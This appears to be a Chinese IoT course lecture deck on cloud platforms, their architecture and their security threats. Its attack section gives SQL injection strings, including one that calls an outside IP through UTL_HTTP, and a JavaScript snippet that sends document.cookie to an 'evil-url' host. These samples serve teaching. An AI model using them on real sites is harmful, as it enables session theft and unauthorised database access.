
物联网云平台

第八章 物联网云平台

8.1 物联网云平台介绍

- 云计算的基本概念
- 物联网引入云平台的必要性
- 物联网云平台的功能
- 物联网云平台的体系架构
- 小结

1.云计算基本概念



- 云计算指通过互联网提供服务的应用程序，以及提供这些服务的数据中心的硬件和系统软件。
- 提供的软件服务被称为SaaS(Software-as-a-Service),提供的硬件服务被称为IaaS(Infrastructure-as-a-Service)。
- 独特优势：宽带互联、资源池共享、弹性配置、按需服务和按服务收费。
  - 对于企业用户而言可显著降低计算和存储的维护成本。
  - 对个人用户而言通过将信息的存储和计算放在云端, 降低了自身存储和计算资源有限所带来的很多约束。

1.1 国内云平台介绍

- **OneNET**
  - **场景：**
    - 智慧农业
    - 智能家电
    - 车联网
    - 工业控制
    - 物流跟踪
- **阿里云物联网平台**
  - **优点：**
    - 赋能设备、接入平台方便
    - 双向通信可靠安全
    - 设备缓存机制，解决无线网络稳定性问题
    - 与阿里云产品无缝对接，使用服务方便

OneNet®


Trusted partner in cloud computing

阿里云IoT

ALIBABA CLOUD IOT

1.1 国外云平台介绍

- **亚马逊 AWS IoT**
  - **优点：**
    - 支持数十亿量级设备
    - 双向消息安全可靠
    - 服务多样，无需管理基础设施
- **微软 Azure IoT**
  - **优点：**
    - 服务可完全由平台托管
    - 云/边双向通信安全可靠
    - 可广泛监视设备及事件
    - 平台设备库通用、流行



1.2 物联网产品开发实例

- **实例：Hero运动手环开发流程**

- **数据前半程：(数据上云阶段）**
  - 通过传感器、控制器、传输网络等完成将物理数据上传至平台端。
  - 读懂各类硬件原理图，底层接口调用、操作系统移植和修剪等。
  - 物联网平台层使用也在此阶段完成。
- **数据后半程：(数据应用阶段）**
  - 后端服务器主要包括数据库开发、对接物联网平台API等工作。
  - 前端服务器开发主要包括各种UI的设计，如灯光控制开关等以及与后端服务器的API接口通信，数据格式等。

2.引入云平台的必要性

- **智能管理：**

  物联网是互联网通过传感网络向物理世界的延伸，它的最终目标就是对物理世界进行智能化管理。

- **海量数据：**

  随着物联网的发展，未来物联网将势必产生海量数据，而传统的硬件架构服务器将很难满足数据管理和处理要求。

- **运算效率：**

  云计算运用到物联网的传输层与应用层，采用云计算的物联网，将会在很大程度上提高运行效率。

2.引入云平台的必要性

物联网和普通的互联网有较大差异

- **从数据量角度：**

互联网终端设备主要是手机和电脑, 日平均数据量基本上是相同数量级。物联网设备如智能电表，数据量非常小；而如智能监控，智能摄像头等数据量非常大。

- **从终端数量角度：**

物联网终端，智能水电燃气表，家庭所有的智能家电等数量相比普通互联网的手机、电脑终端要多出几个数量级

- **从协议角度：**

互联网都是基于http、https访问，协议相对单一，https对物联网部分设备无法适用，它们需要更轻量级的协议访问方式。互联网访问方式相对有限：以太网，Wi-Fi，移动通信；而物联网接入方式要多得多，不同的接入方式特性不一样。

3.物联网云平台基本功能


- **设备通信：**例如2/3/4G、NB-IoT、LoRa等。提供设备影子缓存机制，将设备与应用解耦。
- **设备管理：**设备具有一个唯一的标志。控制设备的接入权限，管理设备的在线、离线状态，设备的在线升级，设备注册、删除禁用等功能。
- **数据存储：**面对海量的连接数量和海量数据，必须有可靠的数据存储。
- **安全管理：**接入物联网的设备各不相同，有差距悬殊的计算能力，有非常重要的数据，需要对设备的安全连接做出充分保障，一旦信息泄露会造成极其严重的后果。对不同接入设备要有不同的权限级别。
- **数据的分析和处理：**物联网海量的数据很多时候需要做分析处理以及可视化，方便和其他应用程序聚合，提供给远程用户或者用来控制执行器工作。

3.物联网云平台的定制化

由于物联网的多样性，逐渐在不同领域产生了更加专一的物联网平台：

- **车联网平台**
- **工业物联网平台**
- **智能家居平台**

专用的物联网通常也会设计专用的云平台，也会相应有特有功能。下面介绍几个专用物联网云平台和它们的特有功能。




3.1 车联网云平台

- **定义：**
  - 车联网是由车辆位置、速度和路线等信息构成的巨大交互网络，是多源海量信息的汇聚。
  - 结合虚拟化、安全认证、实时交互、海量存储等云计算功能，是围绕车辆的数据汇聚、计算、调度、监控、管理与应用的复合体系。
- **方法：**
  - 通过GPS、RFID、传感器、摄像头图像处理等装置，车辆可以完成自身环境和状态信息的采集。
  - 各种信息传输汇总后可以被分析和处理，从而计算出不同车辆的最佳路线、及时汇报路况和安排信号灯周期。

3.1 车联网云平台


车联网云平台的特有功能主要有：

- **地图功能**：地图在车联网里是一个非常重要的功能，导航，定位，行驶路线都需要地图支持。
- **报警功能**：在车辆故障，遇见危险情况时提供支援。
- **调度功能**：在车辆拥堵等情况下实现调度功能等。



3.2 工业物联网云平台


- **定义：**
  - **狭义工业物联网：**指工业领域的物联网，这类物联网对可靠性要求严格，数据量庞大。
  - **广义工业物联网：**包括具备工业领域的特色的物联网项目。
- **举例：**
  - 农、林、牧和渔业等领域的相关项目，采集和监控的数据相对较少，对设备、及实施和维护的成本比较敏感。
- **优点：**
  - 云平台的引入显著缩短了工业控制项目的开发周期。
  - 云平台还将使设备运行更加稳定可靠，允许用户根据工艺要求调整控制策略，方便升级、扩展，易于维护。



3.2 工业物联网云平台


工业物联网云平台的特色功能有：

- **组态：**组态是工业软件的一个基本功能，需要把各种测量点，传感器和控制器组合成一个图表，方便工程人员查询和控制。
- **数据解析：**工业上有很多标准协议，需要把这些协议数据转换成可读的数据。
- **实现三遥：**工业系统一般要求具有远程遥测、遥信、遥控功能，用云平台可以方便地实现这一点。




3.3 智能家居联网云平台

- **概念：**
  - 智能家居通过物联网技术将家中的各种设备（如音视频设备、照明系统、窗帘控制、空调控制等）连接到一起。
  - 提供家电控制、照明控制、电话远程控制、室内外遥控等多种功能和手段。




- **发展趋势：**
  - 云平台每个执行指令的响应速度平均在1-2秒以内，方便快捷，逐渐成为了智能家居技术支撑之一。
  - 云平台拥有较大的存储空间，快速地进行数据的分析、传输，运算效率强且功能丰富。



3.3 智能家居联网云平台

智能家居物联网云平台特有功能主要有:

- **语音识别**：语音控制是智能家居的一个必然方向。
- **实时视频**：针对安防，用户可以实时的看到家里情况。
- **远程家电操控**：对于用户本身对于遥控方式习以为常的设备，比如空调电视、窗帘电机、音箱等设备，人们最强烈的需求是摆脱繁杂的遥控操作，期待更 加聪明的操控方式。这也是智能家居要解决的重点。
- **无线配置**：现有的智能家居大部分是蓝牙和Wi-Fi连接，需要针对无线的自动配置做特殊定制。




4. 物联网云平台体系架构

- **发展趋势：**
  - 物联网云计算解决方案，由于各个厂商对物联网云计算理解各异，大致可分为三类：基础设施提供商，平台提供商和软件提供商，技术架构各不相同。
- **架构：**
  - 设施层（资源层）
  - 平台层
  - 应用层

4. 物联网云平台体系架构

- **资源层：**
  - 汇聚支撑物联网云计算上层服务的各种物理设备。如服务器、网络设备、存储设备等。
  - 通过虚拟化层采用相应技术形成动态资源池，并对资源池的各种资源进行管理。
  - 通过一个网络服务界面将计算能力、存储能力、网络处理能力作为一种服务向用户提供，IT界将其称为IaaS（Infrastructure as a Service，基础设施即服务）。



4. 物联网云平台体系架构

- **平台层：**
  - 在资源层之上，它把软件开发环境当做服务提供给用户。
  - 把分布式软件开发、测试、部署、运行环境以及复杂的应用程序托管当作服务，从而大大提高软件开发的效率。IT界将其称为PaaS（Platform as a Service，平台即服务）。
- **应用层：**
  - 面向用户提供软件服务和用户交互接口，为用户搭建信息化所需要的所有网络基础设施及软硬件运作平台。
  - 负责所有前期的实施、后期的维护等一系列工作，用户不必再购买软硬件、建设机房及配备维护人员，IT界将其称为SaaS（Software as a Service，软件即服务）。

5. 小结

物联网技术在融合了云计算之后，发展速度有了突飞猛进的进展，不仅在技术手段上降低了难度和成本, 而且更有效发挥了物联网技术在应用领域的优势。无论是存储能力还是计算能力，云的高效率很好的满足了物联网的需求，通过数据实现共享和交换，解决了很多实际问题。

8.2 物联网云平台安全需求

- 云计算的安全需求
- 物联网云平台安全挑战
- 物联网云平台安全威胁
- 物联网云平台安全应对方法
- 小结

8.2 物联网云计算安全需求

- **问题：**
  - 物联网应用程序转向云计算技术，由于缺乏对服务提供商的信任、关于服务级别协议的知识和有关数据物理位置的知识而出现问题。
  - 多租户可能危及安全性并导致敏感信息泄露。由于事物所施加的计算能力限制，公钥密码术不能应用于所有层。
- **数据安全挑战：**
  - 异质性
  - 定制性
  - 可靠性
  - 大数据

数据安全挑战

- **异质性：**

设备、操作系统、平台和服务的广泛异构性是云计算和物联网集成面临的一大挑战，对应用程序提出新的要求。

- **定制性：**

云计算和物联网集成的应用通常会在多个级别(即通信，计算和存储方面)引入特定的性能和QoS要求(网络质量)，并且在某些特定情况下，满足要求可能并不容易实现。

数据安全挑战

- **可靠性：**

当针对任务关键型应用采用云计算和物联网集成时，通常会出现可靠性问题。

- **举例：**在智能移动环境中，车辆经常在移动中，并且车辆网络和通信通常是间歇性的或不可靠的。当应用程序部署在资源受限的环境中时，存在与设备故障或不总是可到达设备相关的许多挑战。

- **大数据：**

预计到2020年将有500亿台设备连接起来，它们将产生的大量数据的运输、存储、访问和处理。无处不在的移动设备和传感器的普及，确实需要可扩展的计算平台。

物联网云安全威胁之一

数据机密性威胁

- **保护数据隐私**：通过物联网收集的海量数据在云端应该以密文形式存放,同时要以尽可能小的计算开销带来可靠的数据机密性。
- **保护用户信息隐私：**云服务器要保证用户匿名使用云资源和安全记录数据起源。在用户数据上面进行运算,而运算结果也以密文形式返回给用户,因此使服务器能够在密文上面直接进行操作是一个重

数据机密性应对方法

- **基于密文操作：**
  - 服务器在密文上的任何操作都能够直接对应到明文上的相应操作,这种加密方法称为完全同态加密。
  - 在完全同态加密不能高效实现的情况下,利用同态函数的特性保护隐私,研究基于密文的操作,也是很重要的。
- **实现信息检索安全：**
  - 支持信息搜索的加密是云安全的一个重要需求。已有的支持搜索的加密只支持单关键字搜索,并且不支持搜索结果排序和模糊搜索。

物联网云安全威胁之二

数据完整性威胁

- **威胁来源：数据外包**
  - 使用户可以免除本地数据存储和维护的负担。
  - 对于计算资源和功能受限的用户而言，云计算中的数据完整性保护非常具有挑战性。

数据完整性应对方法

- **需实现公共可审计性：**

实现云数据存储安全性的公共可审计性至关重要，以便用户可以在需要时借助外部审计方检查外包数据的完整性。

- **基本要求：**
  - 1) TPA应该能够有效地审核云数据存储而无需本地数据副本，并且不会引入额外的在线对云用户的负担。
  - 2) 第三方审核流程不应对用户数据隐私带来新的漏洞。此外，远程数据完整性验证能够在不下载用户数据的情况下,仅仅根据数据标识和服务器对于挑战码的响应就可以对数据的完整性进行验证。

8.2 物联网云安全需求之一

实现访问控制和身份认证

其访问控制需求主要包括以下两个方面:

- **网络访问控制**：指云基础设施中主机之间彼此互相访问的控制。
- **数据访问控制**：指云端存储的用户数据的访问控制 .数据的访问控制中要保证对用户撤销操作、用户动态加入和用户操作可审计等要求的支持。
- **三种身份认证技术**：
  - 基于用户持有秘密的认证
  - 基于用户持有的硬件(例如智能卡、U盾等)的认证
  - 基于用户生物特征(例如指纹)的认证

8.2 物联网云安全需求之二

保证虚拟机安全性和防火墙配置安全性

虚拟机技术在构建云服务架构、大规模用户请求及网络资源配置效率等被广泛使用，但与此同时，虚拟机也面临着三个方面的安全性问题：

- **虚拟机监督程序安全性：**以虚拟化为支撑技术的基础设施云中，是每台物理机上的最高权限软件，因此其安全的重要性毋庸置疑。
- **虚拟机镜像安全性：**在使用第三方发布的虚拟机镜像的情况下，虚拟机镜像中是否包含恶意软件、盗版软件等，也是需要进行检测的。
- **防火墙配置安全性：**在基础设施云，通信的控制可以通过防火墙来实现，因此防火墙的配置安全性非常重要。如果防火墙配置出现问题，那么攻击者很可能利用一个未被正确配置的端口对虚拟机进行攻击。
  - **举例：**例如Amazon弹性计算云中，云中的虚拟机需要进行通信，这些通信分为虚拟机之间通信和虚拟机与外部的通信

8.2 物联网云安全需求之一

实现访问控制和身份认证

其访问控制需求主要包括以下两个方面:

- **网络访问控制**：指云基础设施中主机之间彼此互相访问的控制。
- **数据访问控制**：指云端存储的用户数据的访问控制 .数据的访问控制中要保证对用户撤销操作、用户动态加入和用户操作可审计等要求的支持。
- **三种身份认证技术**：
  - 基于用户持有秘密的认证
  - 基于用户持有的硬件(例如智能卡、U盾等)的认证
  - 基于用户生物特征(例如指纹)的认证

8.3 物联网云平台安全事件举例

- DOS攻击
- SQL注入攻击
- 会话劫持
- 账户劫持
- 旁信道攻击

1. DOS攻击

- **定义：**
  - DoS是Denial of Service的简称，造成DoS的攻击行为被称为DoS攻击，就是利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务的响应。
- **原理：**
  - DoS攻击通过故意的攻击网络协议实现缺陷或直接通过暴力手段耗尽被攻击对象的资源，目的是让目标计算机或网络无法提供正常的服务或资源访问，使目标系统服务系统停止响应甚至崩溃，而在此攻击中并不包括侵入目标服务器或目标网络设备。这些服务资源包括网络带宽，文件系统空间容量，开放的进程或者允许的连接。

1. DOS攻击

- **分类：**
  - DoS攻击有许多种类，主要有SYN洪水、PingofDeath 、DDOS及Land攻击等。
- SYN洪水攻击是最常见的攻击手法之一，它利用TCP协议缺陷，通过发送大量的半连接请求，耗费CPU和内存资源。SYN攻击除了能影响主机外，还可以危害路由器、防火墙等网络系统
- “PingofDeath”就是故意产生畸形的测试Ping包，声称自己的尺寸超过ICMP上限，也就是加载的尺寸超过64KB上限，使未采取保护措施的网络系统出现内存分配错误，导致TCP/IP协议栈崩溃，最终接收方宕机。

1. DOS攻击

- **DDoS：**分布式拒绝服务(DDoS:Distributed Denial of Service)攻击指借助于客户/服务器技术，将多个计算机联合起来作为攻击平台，对一个或多个目标发动DDoS攻击，从而成倍地提高拒绝服务攻击的威力。
- **Land攻击（LandAttack）：**黑客利用一个特别打造的SYN包--它的原地址和目标地址都被设置成某一个服务器地址进行攻击。此举将导致接受服务器向它自己的地址发送SYN-ACK消息，结果这个地址又发回ACK消息并创建一个空连接，每一个这样的连接都将保留直到超时，在Land攻击下，许多UNIX将崩溃，NT变得极其缓慢（大约持续五分钟）。

1. DOS攻击

- **案例：**
  - 2016年10月21日，一家DNS服务提供商Dyn遭遇了黑客的大规模DDoS攻击，导致Github、PayPal等大量网站无法登录。
- 黑客利用Mirai恶意程序感染的IoT僵尸网络发起了本次针对Dyn DNS服务的DDoS攻击，主要是 “DVR和IP摄像头”等IoT设备，超过120万IP受到感染。
- 安全研究人员发现，Mirai恶意程序会尝试超过60组用户名、密码组合入侵设备。由于这些设备的默认弱口令，Mirai得以进行感染传播。所以升级固件和修改默认用户名密码还是必须的。

https://www.freebuf.com/news/117561.html

2.SQL注入攻击

- **定义：**利用SQL语法，针对应用程序开发者编程中的漏洞，往应用程序中插入一些SQL语句成分或者SQL语句，从而能够操作数据库不可访问的数据的方法。
- **原理：**在SQL注入攻击中，黑客可以在SQL代码中插入恶意代码访问云数据库，以进行标准查询。这不仅允许攻击者访问敏感数据，还可能因为攻击者在云数据库中插入错误数据而造成混淆。
- **案例：**2015年10月，黑客通过利用旧版Web门户中的漏洞，利用SQL注入攻击从英国电信公司TalkTalk的服务器窃取了156,959位客户的个人详细信息。

2.SQL注入攻击

- **分类：**
  - 《Introduction to SQL Injection Attacks for Oracle Developers》将Oracle数据库中的SQL注入攻击分为4类:
    - SQL Manipulation (SQL操纵)
    - Code Injection(代码注入)
    - Function Call(函数调用)
    - Buffer Overflows(缓冲区溢出)

2.SQL注入攻击

- SQL Manipulation (SQL操纵)
- 最常见的一种SQL注入攻击方法。攻击者一般试图通过增加where子句中的条件或者用集合操作符(如UNION、INTERSECTION或MINUS)扩展SQL语句，达到修改SQL语句的目的。
- 例：select product_name from all_products where product_name like '%chairs%' ;
- 攻击者可以让上面的SQL语句变成：
- select product_name from all_products where product_name like '%chairs' UNION select username FROM dba_users where username like '%' ;

2.SQL注入攻击

- Code Injection(代码注入)
- SQL注入攻击者试图向现有的SQL语句中增加额外的SQL语句或者命令。
- 例: select * from users where username='bob' and password='mypassword'; delete form users where username ='admin';
- 在Microsoft SQL Server数据库应用程序中可能注入成功，但在Oracle中会报错。原因在于SQL Server支持多句执行，而Oracle不允许。

2.SQL注入攻击

- Function Call（函数调用）
- 将数据库函数或者自定义函数插入到一个脆弱的SQL语句中。这些函数调用可以调用操作系统或操作数据库中的数据。如Oracle数据库允许函数作为SQL语句的一部分来执行。
- 例：SELECT TRANSLATE('user input', 'uf', 'ar') FROM dual;

  调用Oracle数据库函数的注入方式如下：

  SELECT TRANSLATE(''||UTL_HTTP.REQUEST ('http://202.114.1.180/' || '', 'uf', 'ar') FROM dual;

  ——改变的SQL语句可以向一个WEB服务器请求一个页面。
- 缓冲区溢出实现SQL语句的注入通常采用的方法也是函数调用。

3.会话劫持

- **定义:** 会话劫持（session hijacking）也称为跨站点请求伪造（Cross-site request forgery），是指从用户处发出web应用信任的未授权命令实现对网站的恶意利用。
- **原理：**合法用户登录站点后会获得站点提供的一个会话标识（Session ID）。攻击者通过某种攻击手段捕获目标账户的有效Session ID，获得目标用户合法会话，代表目标用户向Web应用程序发送命令，进而实现删除用户数据，发送垃圾邮件等。攻击者获取Session ID 的方式可以分为暴力破解，预测和窃取等。

4.会话劫持

- **分类：**根据攻击者改变通讯流的方式可以把会话劫持分为中间人攻击和注射式攻击。
  - 中间人攻击：攻击者首先使用ARP欺骗或者DNS欺骗，暗中改变双方正常的通讯流，而这种改变对会话双方来说是全透明的，它就相当于会话双方之间的一个透明代理，可以得到一切想要知道的信息，甚至是利用一些有缺陷的加密协议来实现。
  - 注射式攻击：这种方式不会改变会话双方的通讯流，而是在双方正常的通讯流中插入恶意数据。攻击者首先通过IP欺骗技术伪造IP地址，进而发送恶意数据。

3.会话劫持

- 例： 目前Cookie是广泛使用的在Web环境中维护会话（传递Session ID）的方法。但使用Cookie而产生的一个风险是用户的Cookie会被攻击者所盗窃。如果Session ID保存在Cookie中，Cookie的暴露就是一个严重的风险，可能被用来做会话劫持攻击。
- XSS漏洞是最基本的Cookie窃取方式： 一旦站点中存在可利用的XSS漏洞，攻击者可直接利用注入的JS脚本获取Cookie，进而通过异步请求把存有Session ID的Cookie上报给攻击者。

```
var img = document.createElement('img');
img.src = 'http://evil-url?c='
+encodeURIComponent(document.cookie);
document.getElementsByTagName('body')[0].appendChild(img);
```

4 .账户劫持

- **定义**：账户劫持（Account Hijacking）是指攻击者窃取或者劫持个人与某一设备或服务关联的邮箱账户、计算机账户和其他账户的过程。当攻击者利用劫持的账户执行恶意或非授权活动时，可以看成是身份窃取的一种。
- **原理**：帐户劫持是任何商业云服务提供商面临的最严重威胁之一。帐户劫持经常源自使用从真实用户处窃取的凭据。通过窃取凭证，攻击者通常可以访问已部署的云计算服务的关键区域，从而使他们能够破坏这些服务的机密性，完整性和可用性。
- **分类**：
  - 发送欺诈邮件或链接
  - 密码猜测
  - 中间人攻击等

4 .账户劫持

- **案例：**
  - 2013年8月eBay出现了一个跨站点请求伪造漏洞，使攻击者可以劫持账户并从受害者账户中进行未经授权的购买。利用此漏洞，攻击者只需要通过eBay或社交媒体上的链接或电子邮件诱使受害者进入托管该漏洞利用程序的网站，就可以更改受害者的联系信息，包括地址和电话号码，然后在密码重置过程中使用漏洞将信息重定向到攻击者输入的联系信息。

5.旁信道攻击

- **定义：**旁信道(side channel 简称SC)，又称侧信道，一般指电子设备在运行过程中的时间消耗、功率消耗或电磁辐射之类的侧信道信息。旁信道攻击是指利用边信道信息，实现对加密设备的攻击，比如密匙分析等。
- **原理：**在密码学中，旁信道攻击从密码系统的物理实现中获取信息，而非暴力破解或分析算法弱点。例如利用加密的电子设备的运行时间信息、功率消耗、电磁泄露或是声音等提供的额外的信息来源，对系统进一步破解。某些旁信道攻击还要求攻击者有关于密码系统内部操作的技术性信息。在黑盒攻击中，差分电力分析的方法效果明显。Paul Kocher等开拓的统计学方法实现了卓有成效的旁信道攻击。

5.旁信道攻击

- **分类**：根据借助的介质，边信道攻击分为多个大类，包括：
- **缓存攻击**：通过获取对缓存的访问权而获取缓存内的一些敏感信息，例如攻击者通过获取云端物理主机的访问权而获取存储器的访问权。
- **功耗攻击**：攻击者研究加密硬件设备的功耗，从设备中提取加密密钥和其他机密信息。
- **电磁攻击**：通过测量从设备发射的电磁辐射并从中分析出密钥。可以分为简单电磁攻击和差分电磁攻击。
- **计时攻击**：通过设备运算的用时来推断出所使用的运算操作，或者通过对比运算的时间推定数据位于哪个存储设备，或者利用通信的时间差进行数据窃取；
- 此外还有利用声音信息的旁信道攻击，利用数据残留的旁信道攻击等。

5.旁信道攻击

- **案例：**
- 多租户技术是指一个实例可以为多个租户服务，通过应用程序环境的隔离和数据的隔离保障客户的数据机密性，并且每个租户都可以根据自己的需求对租用的系统实例进行个性化配置。
- 物联网云的多租户虚拟化环境使不同用户共享一台虚拟机，可能使客户的虚拟机暴露于旁信道攻击，导致敏感信息泄露。Ristenpart 等人通过缓存级旁信道攻击共享同一台物理机的虚拟机，实现隐私数据的窃取。
- 参考文献：
  - Ristenpart T, Tromer E, Shacham H, et al. Hey, you, get off of my cloud:exploring information leakage in third-party compute clouds[C]. ACM Conference on Computer and Communications Security, 2009: 199-212.

8.4 物联网云平台防护技术

